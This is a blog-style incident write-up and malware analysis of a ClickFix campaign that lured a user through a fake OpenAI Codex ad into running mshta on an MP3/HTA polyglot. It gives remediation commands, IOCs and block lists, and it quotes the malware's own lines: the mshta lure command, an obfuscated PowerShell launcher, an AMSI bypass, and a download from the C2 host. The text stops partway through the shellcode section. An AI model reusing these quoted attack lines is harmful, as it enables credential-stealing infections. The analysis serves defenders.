
A Sunday morning, a friend, and a mp3 malware file
I was pouring my first coffee of the morning this Sunday when my phone buzzed. A friend had sent me a screenshot with a message that went something like: « I think I ran malware but Windows Defender blocked it… am I good? »
if it happens before coffee, you’re half forgiven. right ?
I looked at his screenshot:

« Threat blocked – Severe. » Ok, Defender did its job.
But « blocked » doesn’t always mean « fully stopped. » With the infostealers flooding the landscape right now (Lumma, Vidar, RedLine – they’re everywhere), the real question isn’t did Defender catch it. It’s did it catch it fast enough.
A stealer can exfiltrate your browser passwords in under two seconds. And what about persistence? If the malware planted a hook before Defender reacted, it’ll just come back.
He sent me the command line he ran. I immediately recognized the pattern:
mshta https://....
I asked him: « Did you do Win+R and paste this? » – « Yeah, why? »
ClickFix. Classic ClickFix. The social engineering technique that’s been exploding over the past months – trick the user into running a command themselves, so there’s no exploit needed, no email attachment, no macro. Just a copy-paste into the Run dialog.
Alright. First coffee, then threat hunting.
How did he get there?
While sipping my coffee, I started from the beginning. « How did you end up on that page? »
He wanted to try OpenAI Codex – the new AI coding agent everyone’s been talking about. So he did what everyone does: he Googled « ChatGPT Codex » and clicked the first result.
The first result was a sponsored ad:

Look at that. « Install ChatGPT™ Codex – Download ChatGPT Codex. » The URL says chatgpt-codex.gitlab.io – a gitlab.io domain, which looks trustworthy enough for a developer tool. It even has a subtitle: « The Codex app is a command center for agentic coding. » That’s literally OpenAI’s marketing language.
He clicked. And landed on this:

A pixel-perfect clone of the real OpenAI Codex page. The logo, the gradient background, the navigation bar (Research, Products, Business, Developers, Company, Foundation), the « Try ChatGPT » button in the top right, the « Log in » link. Everything. If you put this next to the real openai.com/codex, you’d have trouble telling them apart.
My friend clicked « Download ». A clean, polished installation dialog popped up:

Three simple steps:
- Press Win + R, type
powershelland hit Enter - Copy and paste:
mshta https://apps-codex.com/ - « Start using Codex »
He followed the instructions. Of course he did. It looked official, it came from a Google search, the site looked real. That’s the whole point of ClickFix – you don’t need to hack anything when you can just ask nicely.
What he actually ran
Here’s the thing about mshta.exe: it’s a legitimate Windows tool, built by Microsoft, present on every Windows machine since forever. Its job is to run HTML Applications (.HTA files). Attackers love it because it’s signed by Microsoft, trusted by most security tools, and can download and execute code from a URL in one shot.
If my friend had opened apps-codex.com in his browser instead of running it through mshta, this is all he would have seen:

A black page playing music. That’s it. Because the file at that URL is actually a real MP3 file – artist name « R!ckes », track title « Just Chill », 3 minutes long, 320 kbps. You can listen to it. It’s a real song.
But it’s also malware. At the same time. This is called a polyglot file.
Wait – how can a mp3 music file also be malware?
Think of it like a book. An MP3 file is like a novel – your music player opens it, reads from page 1, follows the story (the audio data), and stops at the end. It never looks further. As far as your music player is concerned, that’s the whole book.
But the attacker glued extra pages at the back of the book – after the story ends. A hidden chapter with instructions written in a completely different language (malicious code). Your music player doesn’t understand that language, so it ignores those pages. It just plays the music and moves on.
But mshta.exe? It doesn’t read from page 1. It flips through the entire book looking for pages written in its language (HTML/VBScript). It finds the hidden chapter at the back, and executes it.
Same file. Two completely different readers. Two completely different outcomes. Your browser plays a chill track. mshta runs malware.
That’s why this technique is called a « polyglot » – from the Greek for « many languages. » The file speaks MP3 to your browser and HTA to Windows. It’s valid as both. And neither tool knows the other interpretation exists.
In this case, the real MP3 data takes up the first 6 MB of the file. The malicious code starts at byte 6,047,863 – about 83% of the way through. If you opened the file in a hex editor, you’d see normal audio data… then suddenly HTML code appears.
So, is he safe?
Second coffee. I walked him through the immediate checks:
Check 1 – The scheduled task. This malware creates a persistence mechanism called serviceraj before it even downloads its main payload. That means even if Defender blocked the payload, the re-infection trigger might still be sitting there waiting.
schtasks /query /tn "serviceraj" /vIt was there. I had him delete it immediately:
schtasks /delete /tn "serviceraj" /fCheck 2 – DNS cache. Did his machine talk to the command-and-control server?
ipconfig /displaydns | findstr /i "macarona"No results. Good. Defender likely blocked execution before the PowerShell stage could download the second payload from macarona.autos. The stealer probably never ran.
Check 3 – Full scan. Belt and suspenders.
"%ProgramFiles%\Windows Defender\MpCmdRun.exe" -SignatureUpdate
"%ProgramFiles%\Windows Defender\MpCmdRun.exe" -Scan -ScanType 2
Clean. He got lucky – Defender caught it early enough. But the scheduled task was there, which means if he had rebooted before checking, the whole thing would have started over.
How to not be the next victim
I told my friend the same thing I’ll tell you now:
- No legitimate software ever asks you to press Win+R and paste a command. That’s not how installation works. If a website tells you to do this, close the tab.
- Don’t trust Google Ads for downloads. Attackers buy ads for popular tools all the time. Always navigate to the official website manually. For Codex, that’s
openai.com– not somegitlab.iopage. - If you see « mshta » anywhere, run the other way. No normal user ever needs to type
mshta. It’s a tool that only attackers and legacy corporate apps use. - Check the domain.
chatgpt-codex.gitlab.iois notopenai.com. The attackers are betting you won’t notice. - Keep Defender enabled and updated. It literally saved my friend today.
With that sorted, I poured coffee number three. Because now the interesting part begins – what was actually inside that payload?
Understanding the infrastructure and the attack flow
If you work in IT, helpdesk, L1/L2 support or maybe curious to deep dive more into it. this section explains what happened at a level that helps you recognize and respond to this type of attack. No reverse engineering – just the mechanics you need to know.
The attacker’s infrastructure – all built on trusted platforms
What makes this campaign effective is that nothing looks obviously malicious. Every component runs on infrastructure your firewall probably trusts:
| Platform | Attacker’s use | Why it works |
|---|---|---|
| Google Ads | Paid ad for « ChatGPT Codex » (campaign ID: 23788110912) | Users trust sponsored Google results. Appears above organic results. |
| GitLab Pages | Hosts the fake OpenAI website at chatgpt-codex.gitlab.io | Free hosting on a trusted developer domain. HTTPS by default. Unlikely to be blocked by corporate proxies. |
| Cloudflare | Protects the malware delivery server (apps-codex.com) and C2 (macarona.autos) | Hides real server IPs. Free SSL. DDoS protection. Trusted globally. |
| Let’s Encrypt | SSL certificates for all domains | Green padlock. Certificates created the day before the attack – disposable infrastructure. |

The GitLab setup is minimal. Here’s the group page:
And the repository itself? They didn’t even change the default README:

The actual phishing page is served through GitLab Pages – a static site hosting feature. The attacker created the account, pushed an HTML file, enabled Pages, and was running Google Ads within hours. Total cost: the price of the ad clicks.
Cloaking – hiding from scanners
Here’s something clever: if you visit chatgpt-codex.gitlab.io/cdx/ with a script, a crawler, or any tool that doesn’t execute JavaScript, you get a completely innocent website about modern architecture. Building design, sustainability, Le Corbusier.
But in a real browser, JavaScript detects the environment (likely checking for Google Ads referrer parameters and human-like behavior), and dynamically swaps the content with the fake OpenAI page:

This technique is called cloaking. It means automated security scanners, Google’s own ad review bots, and URL reputation services all see a harmless page. Only real users with real browsers see the phishing content. This is why the ad wasn’t immediately flagged and removed.
The kill chain
Here’s what happens from click to compromise, step by step:
- User clicks Google Ad → lands on fake OpenAI page on GitLab Pages
- User clicks « Download » → ClickFix dialog tells them to run
mshta https://apps-codex.com/ mshta.exedownloads the file → it’s a real MP3 with malware glued at the end- VBScript executes → immediately creates a scheduled task named
servicerajfor persistence - VBScript launches PowerShell → through
cmd.exewith obfuscation to avoid detection - PowerShell disables antimalware scanning (AMSI bypass) → Defender can no longer see what comes next
- PowerShell downloads Stage 2 from
macarona.autos→ 18 MB of heavily obfuscated code - Multiple decryption layers unwrap to reveal the final payload
- Shellcode is injected directly into memory using low-level kernel calls → no file on disk, invisible to file-based AV
- Stealer executes → harvests browser passwords, cookies, session tokens, crypto wallets
The critical insight for IT teams: Step 4 (persistence) happens before Step 7 (payload download). This means even if your AV blocks the payload, the scheduled task is already planted. If the user reboots, the attack starts over.
What to check on an affected machine
If someone in your organization ran this command, here’s your priority checklist. Run everything as Administrator:
:: PRIORITY 1 - Kill and remove persistence
taskkill /f /im mshta.exe 2>nul
schtasks /delete /tn "serviceraj" /f

:: PRIORITY 2 - Check for C2 contact
ipconfig /displaydns | findstr /i "apps-codex macarona"
netstat -ano | findstr "104.21.12.36 172.67.193.163 104.21.62.171 172.67.137.143"

:: PRIORITY 3 - Flush DNS and scan
ipconfig /flushdns
"%ProgramFiles%\Windows Defender\MpCmdRun.exe" -SignatureUpdate
"%ProgramFiles%\Windows Defender\MpCmdRun.exe" -Scan -ScanType 2
Decision tree for password rotation:
- If
servicerajtask did NOT exist and no DNS entries formacarona→ Defender caught it early. Scan and monitor, likely no compromise. - If
servicerajexisted but no DNS formacarona→ VBScript ran but payload wasn’t downloaded. Remove the task, scan, monitor for 48h. - If DNS cache shows
macarona.autoswas resolved → Assume compromise. Rotate all credentials. Browser passwords, email, Discord, social media, banking, crypto wallets. Revoke active sessions everywhere. Enable 2FA.
What to block at the perimeter
# Block these in your firewall, proxy, or DNS filter
chatgpt-codex.gitlab.io
apps-codex.com
macarona.autos
*.macarona.autos
Report the Google Ad via the three-dot menu on the sponsored result. Report the GitLab group at gitlab.com/chatgpt-codex for phishing/malware distribution. It was reported by me at all level and runned into multiple online sandbox to share the IOC as fast as possible on automatic threat intelligence.
For SOC analysts and threat hunters: full technical dissection
Everything below was analyzed in an isolated Docker container (network internal: true, capabilities dropped except SYS_PTRACE, non-root user, 4 GB RAM limit). Network was allowed only for initial sample retrieval, then severed.
Campaign infrastructure
# Google Ads parameters
Campaign ID:  23788110912
Ad Group ID:  191146111410
Ad ID:        806734997505
gclid:        CjwKCAjwzLHPBhBTEiwABaLsStHsYsFguxFS5u6h27wC5Hc5E1fy4K0rMZZUfzIStdLk0Vlk8_LuzRoCluUQAvD_BwE

# Phishing page
GitLab group:    chatgpt-codex
Repository:      chatgpt-codex/cdx
Pages URL:       chatgpt-codex.gitlab.io/cdx/
Cloaking:        JS-based, serves architecture education page to non-browser clients

# Payload delivery
Domain:          apps-codex.com
IPs:             104.21.12.36, 172.67.193.163 (Cloudflare)
SSL:             Let's Encrypt E8, CN=apps-codex.com, created 2026-04-25
Content-Type:    audio/mpeg

# C2 / Stage 2 delivery
Domain:          macarona.autos (wildcard DNS: *.macarona.autos)
IPs:             104.21.62.171, 172.67.137.143 (Cloudflare)
SSL:             Let's Encrypt E7, CN=*.macarona.autos, created 2026-04-24
Backend:         Express.js (connect.sid session cookie)
Path:            /Dog-911542-989f-49b4-67b6489b4-984e0d4d5

# JoeSandbox
Report:          https://www.joesandbox.com/analysis/1904794/0/html
Classification:  mal84.phis.evad.win@50/182@106/24
Score:           84/100, Confidence: 100%
Layer 0 – MP3/HTA polyglot
$ file clickfix_payload.hta
Audio file with ID3 version 2.4.0, MPEG ADTS, layer III, v1, 320 kbps, 44.1 kHz, Stereo

$ sha256sum clickfix_payload.hta
4634653042162163aa553bb8d11c1a31c3101de1e043b2dfe98dcc2ba81a54b9

Size:     7,247,017 bytes
Entropy:  7.944 / 8.0
ID3 tags: Artist="R!ckes", Title="Just Chill", Encoder=Lavf58.76.100

$ grep -oba '<html' clickfix_payload.hta
6047863:<html

HTA payload:  offset 6,047,863 / size 1,199,154 bytes
Valid MP3 with ID3v2.4 header + MPEG audio frames.
At offset 6,047,863, an <HTA:APPLICATION> block with VBScript is appended. mshta.exe parses from the HTA marker, ignoring the audio prefix.
Browsers just play the audio.
The audio/mpeg content-type bypasses download filters.
Technique: T1036.008.
Layer 1 – VBScript: hex decode + Base64 + persistence
Core obfuscation function – hex-to-ASCII converter:
Function TheTransferable(ByVal DisplayFloat)
    For Cptlohnzl = 1 To Len(DisplayFloat) * 2 Step 4
        MyUsury = "&H" & MidB(DisplayFloat, Cptlohnzl, 4)
        TheTransferable = TheTransferable & Chr(CInt(MyUsury))
    Next
End Function
Execution flow: AutoOpen → CurrentGain → PrintDebt → HasPreferred → DisplayLien → ProcessCorrection
Base64 decoding via COM: MSXML2.DOMDocument.3.0 (base64 element) + ADODB.Recordset (binary conversion).
Persistence created before payload download via Schedule.Service COM:
Task name:     serviceraj
Trigger:       TimeTrigger (1s delay, 10s expiry)
LogonType:     3 (interactive)
Action:        Re-execute mshta payload
RegisterFlags: 6 (CREATE_OR_UPDATE)
Layer 2 – cmd.exe delayed variable expansion
cmd /v:on /c "set x=pow&&set y=ershell&&call %windir%\SysWOW64\WindowsPowerShell\v1.0\!x!!y! -E [base64]"/v:on– delayed expansion (!var!syntax) reconstructs « powershell »- SysWOW64 – forces 32-bit PowerShell for shellcode compatibility
-E– Base64 UTF-16LE encoded command (6,576 chars, decodes to 2,466 chars)
Layer 3 – PowerShell: AMSI bypass + fingerprint + C2
Machine fingerprinting:
$nipple = (Get-FileHash -InputStream(
    [IO.MemoryStream]::new([Text.Encoding]::UTF8.GetBytes(
        $env:COMPUTERNAME + $env:USERNAME
    ))
) -Algorithm MD5).Hash.Substring(0,16).ToLower()
AMSI bypass – RC4-encrypted strings (key: BWJFEesMEqRvjQbm):
# Decrypted:
"Assembly"                                        → Reflection target
"System.Management.Automation.AmsiUtils"          → AMSI class
"amsiContext"                                     → Target field
"NonPublic,Static"                                → BindingFlags
"0x41414141"                                      → Corruption value

# Marshal::WriteInt32 overwrites amsiContext → AMSI disabled for this process
SSL bypass + C2 download with a bug:
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}

$possiblePaths.DownloadString(
    "https://ip$npl.macarona.autos/Dog-911542-989f-49b4-67b6489b4-984e0d4d5"
)
# BUG: $nipple is defined, but $npl is referenced → undefined → empty string
# Effective URL: https://ip.macarona.autos/Dog-911542-989f-49b4-67b6489b4-984e0d4d5
# Wildcard DNS on macarona.autos makes it work regardless
The $npl/$nipple typo suggests a repackaged kit – the fingerprinting code was copied but the variable was never passed to the URL builder.
Layer 4 – 57,000 lines of arithmetic obfuscation + XOR
Size:    18,741,939 bytes (18.7 MB)
Lines:   57,550
SHA256:  1b81f20e69a6d2f14c7d47aa1123d527e94661bc6727ee4a3071cb86e08bd2ef
Server:  Express.js (connect.sid cookie in Set-Cookie header)
Every character computed via redundant arithmetic:
$PHYFh7tBihSCSnFFadPgG = ((116+170)-170)   # = 116 = 't'
$bdQ7azMNmcebsYT5 = ((101+215)-215)         # = 101 = 'e'
Iterative resolution: 1,170 numeric variables, 386 string variables. The XOR key:
$i0Y72rLYP = "AMSI_RESULT_NOT_DETECTED" # 24-byte rolling XOR keyA 4.3M-character Base64 blob is decoded to 3.2 MB, then XOR-decrypted with this rolling key.
Layer 5 – SUB + XOR rolling cipher
shifted[i] = (encrypted[i] - 13 + 256) % 256
decrypted[i] = shifted[i] XOR key[i % 32]
key[i % 32] = (key[i % 32] + shifted[i]) & 0xFF

Key (32 bytes): 87a71059e3c5eb2162ecdd99a616893c2bfb54469bf06411c099f679b95de00f

Post-decrypt: trim first 24 bytes + last 14 bytes (junk padding)
Execution: icm -scriptblock([scriptblock]::create($payload))
Layer 6 – Shellcode injector via ntdll direct syscalls
SHA256: 2f6a63493bba8fe4aeaf42014a7ceaa6a5e631c5268f718a695374bf0a8eb6ba
Size:   653,572 bytes
Three internal functions using pure .NET reflection (no DllImport, no Add-Type):
| Function | Role |
|---|---|
ljarqdrzgzxi823 | Dynamic API resolution via Microsoft.Win32.UnsafeNativeMethods.GetProcAddress (reflected from System.dll) |
ycemhruuuehmnz816 | Runtime delegate creation via Reflection.Emit.AssemblyBuilderAccess |
y92uiif98bzxsgo5 | Marshal::GetDelegateForFunctionPointer wrapper |
Injection chain – ntdll.dll direct syscalls (bypasses userland API hooks):
1. NtProtectVirtualMemory   → PAGE_EXECUTE_READWRITE (32)
2. NtCreateThreadEx         → THREAD_ALL_ACCESS (0x1FFFFF), shellcode entry
3. NtWaitForSingleObject    → Wait for completion
4. NtFreeVirtualMemory      → Release allocation
5. NtClose                  → Close thread handle
6. [Array]::Clear()         → Wipe all byte arrays
Shellcode: 129,427 bytes, encrypted, SHA256: 05d4d05b478a11271753b93372ba24e6788ed72b3532e6d29bb71e82935033d8.
Zero files on disk. Zero artifacts in memory post-execution.
Layer 7 – Cracking the Shellcode
The 129,427-byte shellcode blob (05d4d05b…) extracted from Layer 6 is not the final payload – it’s a Position-Independent Code (PIC) stub wrapping yet another encrypted payload. Three more decryption steps were needed to reach the stealer.
Shellcode Structure
The first instruction is a classic PIC entry point:
